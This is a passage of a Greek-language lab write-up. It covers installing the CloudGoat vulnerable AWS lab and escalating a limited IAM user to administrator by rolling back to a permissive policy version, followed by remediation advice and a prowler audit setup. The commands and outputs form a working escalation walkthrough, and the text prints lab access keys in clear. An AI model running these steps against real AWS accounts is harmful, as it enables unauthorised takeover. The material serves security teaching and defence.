
- Εγγραφή στο console.aws.amazon.com
- Δημιουργία νέου account
- Δημιουργία νέου χρήστη στο Identity and Access Management (IAM)



Προσθέτεις το όνομα του χρήστη και επιλέγεις την επιλογή **Access key - Programmatic access**




Στην συνέχεια επιλέγεις το «Attach existing policies» και δίνεις δικαιώματα Administrator στον χρήστη.



Ο χρήστης έχει δημιουργηθεί μαζί με τα μοναδικά στοιχεία «Access key ID» και το «Secret access key», τα οποία μπορείς να τα κατεβάσεις σε csv και πρέπει να τα

αποθηκεύσεις γιατί δεν γίνεται να τα βρεις ξανά.




Δημιουργία CloudGoat profile

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py config profile
No configuration file was found at /home/kali/cloudgoat/config.yml
Would you like to create this file with a default profile name now? [y/n]: y
Enter the name of your default AWS profile: cloudgoat
A default profile name of "cloudgoat" has been saved.

┌──(kali㉿kali)-[~/cloudgoat]
└─$
```

Προσθέτουμε την Public IP address στην whitelist ώστε να έχουμε πρόσβαση μόνο από αυτή την Public IP με την εντολή **./cloudgoat.py config whitelist --auto**

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py config whitelist --auto
No whitelist.txt file was found at /home/kali/cloudgoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co
 to find your IP address, and then overwrite the contents of the whitelist fi
le with the result.
Would you like to continue? [y/n]: y

whitelist.txt created with IP address 188.73.245.41/32
```

Στην συνέχεια διαμορφώνουμε το cloudgoat profile με τα στοιχεία «Access key ID» και «Secret access key» που έχουμε δημιουργήσει προηγουμένως. Βάζω το όνομα cloudgoat γιατί αυτό δημιούργησα στο AWS.



Τώρα έχουμε ολοκληρώσει την εγκατάσταση του CloudGoat στο Kali Linux

1ο Σενάριο - Exploiting AWS - IAM Privilege Escalation By Rollback

Τώρα που έχει ολοκληρωθεί η διαμόρφωση του CloudGoat μπορούμε να ξεκινήσουμε με την δημιουργία κάποιου σεναρίου. Όταν δημιουργηθεί το σενάριο αυτό θα δημιουργηθεί ένας φάκελος στο κατάλογο του cloudgoat με αυτό το όνομα. Για παράδειγμα σε αυτό το σενάριο στο αρχείο start.txt υπάρχει το ζευγάρι των κλειδιών AWS που δημιουργήθηκε για αυτό τον λογαριασμό. Αυτό αλλάζει ανάλογα με το σενάριο που εκτελείτε.
Αυτό το σενάριο ξεκινά με έναν χρήστη με όνομα Raynor_iam_privesc_by_rollback_xxxxxxxx με περιορισμένα δικαιώματα. Ο επιτιθέμενος έχει το δικαίωμα να ελέγξει τις προηγούμενες εκδόσεις των πολιτικών IAM και να επαναφέρει στον χρήστη όποια πολιτική θέλει, με αποτέλεσμα να μπορεί να δώσει πλήρη δικαιώματα. Ο στόχος αυτού του σεναρίου είναι να δώσουμε πλήρη δικαιώματα σε έναν λογαριασμό στο AWS.
Έχουμε δημιουργήσει ήδη έναν χρήστη και του έχουμε δώσει πλήρη δικαιώματα για τις ανάγκες της εγκατάστασης του cloudgoat και τώρα πρόκειται να δημιουργήσουμε έναν νέο χρήστη μέσα από cli με περιορισμένα δικαιώματα(Raynor_iam_privesc_by_rollback_xxxxxxxx).

Δημιουργία σεναρίου

Δίνοντας την εντολή **./cloudgoat.py create iam_privesc_by_rollback** δημιουργούμε το ευπαθές περιβάλλον το οποίο θα προσπαθήσουμε να εκμεταλλευτούμε.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py create iam_privesc_by_rollback
Using default profile "cloudgoat" from config.yml ...
Loading whitelist.txt ...
A whitelist.txt file was found that contains at least one valid IP address or range.

Initializing the backend ...

Initializing provider plugins ...
- Finding latest version of hashicorp/null ...
- Finding latest version of hashicorp/aws ...
- Finding latest version of hashicorp/local ...
- Installing hashicorp/aws v4.10.0 ...
- Installed hashicorp/aws v4.10.0 (signed by HashiCorp)
- Installing hashicorp/local v2.2.2 ...
- Installed hashicorp/local v2.2.2 (signed by HashiCorp)
- Installing hashicorp/null v3.1.1 ...
- Installed hashicorp/null v3.1.1 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.
```

Όταν ολοκληρωθεί η διαδικασία θα δημιουργηθεί ένα start.txt αρχείο το οποίο περιέχει τα στοιχεία του νέου «Raynor» χρήστη και με την εντολή cat μπορούμε να το διαβάσουμε και να δούμε το ζευγάρι των κλειδιών του χρήστη. Τα στοιχεία που μας ενδιαφέρουν είναι το username Raynor-iam_privisc_by_rollback_xxxxxx, το Access key ID και το Secret key.

```
Outputs:

cloudgoat_output_aws_account_id = "396231747611"
cloudgoat_output_policy_arn = "arn:aws:iam::396231747611:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidzrsh8vo3ea"
cloudgoat_output_raynor_access_key_id = "AKIAVYQKAVANZGORNBYP"
cloudgoat_output_raynor_secret_key = <sensitive>
cloudgoat_output_username = "raynor-iam_privesc_by_rollback_cgidzrsh8vo3ea"

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 396231747611
cloudgoat_output_policy_arn = arn:aws:iam::396231747611:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidzrsh8vo3ea
cloudgoat_output_raynor_access_key_id = AKIAVYQKAVANZGORNBYP
cloudgoat_output_raynor_secret_key = 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
cloudgoat_output_username = raynor-iam_privesc_by_rollback_cgidzrsh8vo3ea

[cloudgoat] Output file written to:

    /home/kali/cloudgoat/iam_privesc_by_rollback_cgidzrsh8vo3ea/start.txt
```

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ cat /home/kali/cloudgoat/iam_privesc_by_rollback_cgidzrsh8vo3ea/start.txt
cloudgoat_output_aws_account_id = 396231747611
cloudgoat_output_policy_arn = arn:aws:iam::396231747611:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidzrsh8vo3ea
cloudgoat_output_raynor_access_key_id = AKIAVYQKAVANZGORNBYP
cloudgoat_output_raynor_secret_key = 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
cloudgoat_output_username = raynor-iam_privesc_by_rollback_cgidzrsh8vo3ea
```

Επίσης μπορούμε να δούμε ότι ο χρήστης έχει δημιουργηθεί και στο amazon web site.

User name	Groups	Last activity	MFA	Password age	Active key age
cloudgoat	None	13 minutes ago	None	None	3 days ago
raynor-iam_privesc_by_rollback_cgidzrsh8vo3ea	None	Never	None	None	14 minutes ago

Επίθεση

Θα δημιουργήσουμε ένα νέο profile με το όνομα scenario1 και θα δώσουμε τα στοιχεία του χρήστη «Raynor» που δημιουργήσαμε προηγουμένως

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile scenario1
AWS Access Key ID [None]: AKIAVYQKAVANZGORNBYP
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Τώρα που το σενάριο έχει δημιουργηθεί μπορούμε να ξεκινήσουμε την επίθεση. Αρχικά με την με την εντολή `aws sts get-caller-identity --profile` **`scenario1`** μπορούμε να δούμε αν το profile που δημιουργήσαμε έχει δημιουργηθεί με τον σωστό χρήστη Raynor το οποίο φαίνεται στο τέλος του πεδίου Arn. Από την στιγμή που έχουμε το όνομα χρήστη πρέπει να ερευνήσουμε σε τι έχουμε πρόσβαση.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws sts get-caller-identity --profile scenario1
{
    "UserId": "AIDAVYQKAVANVQPYJRVTL",
    "Account": "396231747611",
    "Arn": "arn:aws:iam::396231747611:user/raynor-iam_privesc_by_rollback_cgidzrsh8vo3ea"
}
```


Ξεκινάμε ερευνώντας τις πολιτικές που συνδέονται με τον χρήστη μας. Στο AWS η πολιτική ορίζει τα δικαιώματα που έχει ο χρήστης και τι ενέργειες μπορεί να κάνει. Για παράδειγμα αν δω τις πολιτικές που έχει ο χρήστης cloudgoat θα δω Administrator Access. Με αυτή την πολιτική μπορείς να κάνεις οτιδήποτε επιθυμείς στον AWS λογαριασμό. Ας εξετάσουμε τον χρήστη Raynor για δούμε τι πολιτική του εφαρμόζεται και σε ποιες πολιτικές έχει πρόσβαση ώστε να εντοπίσουμε την αδυναμία του συγκεκριμένου σεναρίου.

Με την παρακάτω εντολή βλέπουμε την πολιτική του χρήστη

`aws iam list-attached-user-policies --user-name raynor-` **`iam_privesc_by_rollback_cgidzrsh8vo3ea`** `--profile` **`scenario1`**


```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-attached-user-policies --user-name raynor-iam_privesc_by_rollback_cgidzrsh8vo3ea --profile scenario1
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidzrsh8vo3ea",
            "PolicyArn": "arn:aws:iam::396231747611:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidzrsh8vo3ea"
        }
    ]
}
```

Θα χρησιμοποιήσουμε το policy name που πήραμε από την προηγούμενη εντολή και θα δούμε τα policy versions που συνδέονται με τον χρήστη και τα δικαιώματα που έχουμε. Θα χρησιμοποιήσουμε την εντολή: `aws iam list-policy-versions --policy-arn` **`arn:aws:iam::396231747611:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidzrsh8vo3ea`** `--profile` **`scenario1`**



Το αποτέλεσμα της προηγουμένης εντολής μας δείχνει ότι υπάρχουν 5 versions της τρέχουσας πολιτικής και αυτή την στιγμή χρησιμοποιούμε την version 1 αφού στην μεταβλητή IsDefaultVersion είναι true. Αυτό όμως δεν μας εξηγεί τα δικαιώματα που έχει ο χρήστης, για να μάθουμε τα δικαιώματα του χρήστη χρησιμοποιούμε την εντολή `aws iam get-policy-version --policy-arn` **`arn:aws:iam::396231747611:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidzrsh8vo3ea`** `--version-id` **`v1`** `--profile` **`scenario1`**

Εδώ μπορούμε να δούμε κάτι πολύ ενδιαφέρον, μπορείς να αλλάξεις το default policy version σε αυτό το profile με αποτέλεσμα να αλλάξεις τα δικαιώματα του χρήστη.




Βλέποντας το αποτέλεσμα αυτής της εντολής παρατηρούμε κάτι πολύ ενδιαφέρον, στον χρήστη αυτό επιτρέπονται οι εντολές IAM:Get, IAM:List και IAM:SetDefaultPolicyVersion. Το σημαντικό κομμάτι είναι ότι μπορούμε να ορίσουμε την default version της πολιτικής μας. Αν μία προηγούμενη version έχει

υψηλότερο επίπεδο δικαιωμάτων από την τρέχουσα έκδοση μπορούμε να την ορίσουμε σαν προεπιλογή και να αποκτήσουμε το περισσότερα δικαιώματα. Στην συνέχεια χρησιμοποιώντας την προηγούμενη εντολή και αλλάζοντας την παράμετρο από v1 σε v2, v3 και ούτω καθεξής, θα εξετάσουμε όλες τις άλλες εκδόσεις για ελέγξουμε αν μπορούμε να δώσουμε περισσότερα δικαιώματα στον χρήστη μας .

Επιλέγοντας το v2 όπως φαίνεται στην παρακάτω εικόνα μπορούμε να δούμε ότι σε αυτό το version δίνεται το υψηλότερο επίπεδο δικαιωμάτων. Αυτό συμβαίνει γιατί το v2 μας επιτρέπει να εκτελέσουμε οποιαδήποτε ενέργεια σε οποιονδήποτε πόρο του λογαριασμού. Αυτό ουσιαστικά μας δίνει Administrator Access.

Χωρίς να αλλάξω την version της πολιτικής θα προσπαθήσω να δημιουργήσω έναν νέο χρήστη και θα δω ότι δεν έχω το δικαίωμα να το κάνω.




Με την παρακάτω εντολή θα αλλάξω την version της default policy στην version 2 και θα δώσουμε πλήρη δικαιώματα στον χρήστη μας.

```
aws iam set-default-policy-version --policy-arn
arn:aws:iam::396231747611:policy/cg-raynor-policy-
iam_privesc_by_rollback_cgidzrsh8vo3ea --version-id v2 --profile
scenario1
```

Η αλλαγή που πραγματοποιήσαμε ολοκληρώθηκε επιτυχώς και έχοντας πλήρη δικαιώματα θα προσπαθήσουμε να δημιουργήσουμε έναν νέο χρήστη, όπως φαίνεται παρακάτω δημιουργήσαμε έναν νέο χρήστη με επιτυχία. Με τον οποίο μπορούμε να εισέλθουμε στο account του AWS.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam set-default-policy-version --policy-arn arn:aws:iam::396231747611:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidty4vwz5dej --version-id v2 --profile scenarion1

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam create-user --user-name Nikolas --profile scenarion1
{
    "User": {
        "Path": "/",
        "UserName": "Nikolas",
        "UserId": "AIDAVYQKAVANZDJGTIVO4",
        "Arn": "arn:aws:iam::396231747611:user/Nikolas",
        "CreateDate": "2022-04-15T19:25:59+00:00"
    }
}
```




Πραγματοποιώντας αυτό το σενάριο καταφέραμε να δώσουμε πλήρη δικαιώματα σε έναν χρήστη που είχε περιορισμένα και να δημιουργήσουμε έναν νέο χρήστη. Όπως είδαμε το version policy v1 περιέχει δικαιώματα τα οποία επιτρέπουν στον χρήστη να δει την πολιτική και να ενεργήσει πάνω σε αυτή και να επαναφέρει την default policy σε όποια version επιθυμεί, με αποτέλεσμα ένας κακόβουλος χρήστης να μπορέσει να δώσει πλήρη δικαιώματα και να έχει το δικαίωμα να πραγματοποιήσει οποιαδήποτε κακόβουλη δραστηριότητα επιθυμεί.

Τρόποι αποκατάστασης

Για να μπορέσουμε να αποτρέψουμε αυτού του είδους την επίθεση μπορούμε στο version policy 1 να μην δίνουμε δικαιώματα να δει τις πολιτικές και να μην μπορεί να επαναφέρει όποια version επιθυμεί.

Επιπρόσθετα αυτά τα κενά ασφαλείας μπορούμε να τα εντοπίσουμε και να τα αποτρέψουμε χρησιμοποιώντας το εργαλείο prowler. Το prowler είναι ένα ανοιχτού κώδικα εργαλείο ασφαλείας που ελέγχει και αξιολογεί τους λογαριασμούς AWS για να διασφαλίσει ότι ακολουθούν τις βέλτιστε πρακτικές ασφάλειας. Περιέχει πάνω από 200 συστήματα ελέγχου που καλύπτουν τα CIS, PCI-DSS, ISO27001, GDPR, HIPAA, FFIEC, SOC2, AWS FTR, ENS.

Δημιουργούμε έναν χρήστη στο account στο AWS με όνομα audit και θα δώσουμε δικαιώματα για security audit και μόνο δικαιώματα για ανάγνωση και όχι για τροποποίηση.



Για να εγκαταστήσουμε το prowler χρησιμοποιούμε την παρακάτω εντολή στο kali linux.

```
git clone https://github.com/prowler-cloud/prowler
```

Στην συνέχεια με την εντολή `aws configure` εισάγουμε τα στοιχεία του χρήστη audit, Access Key ID και Secret key που δημιουργήσαμε προηγουμένως.

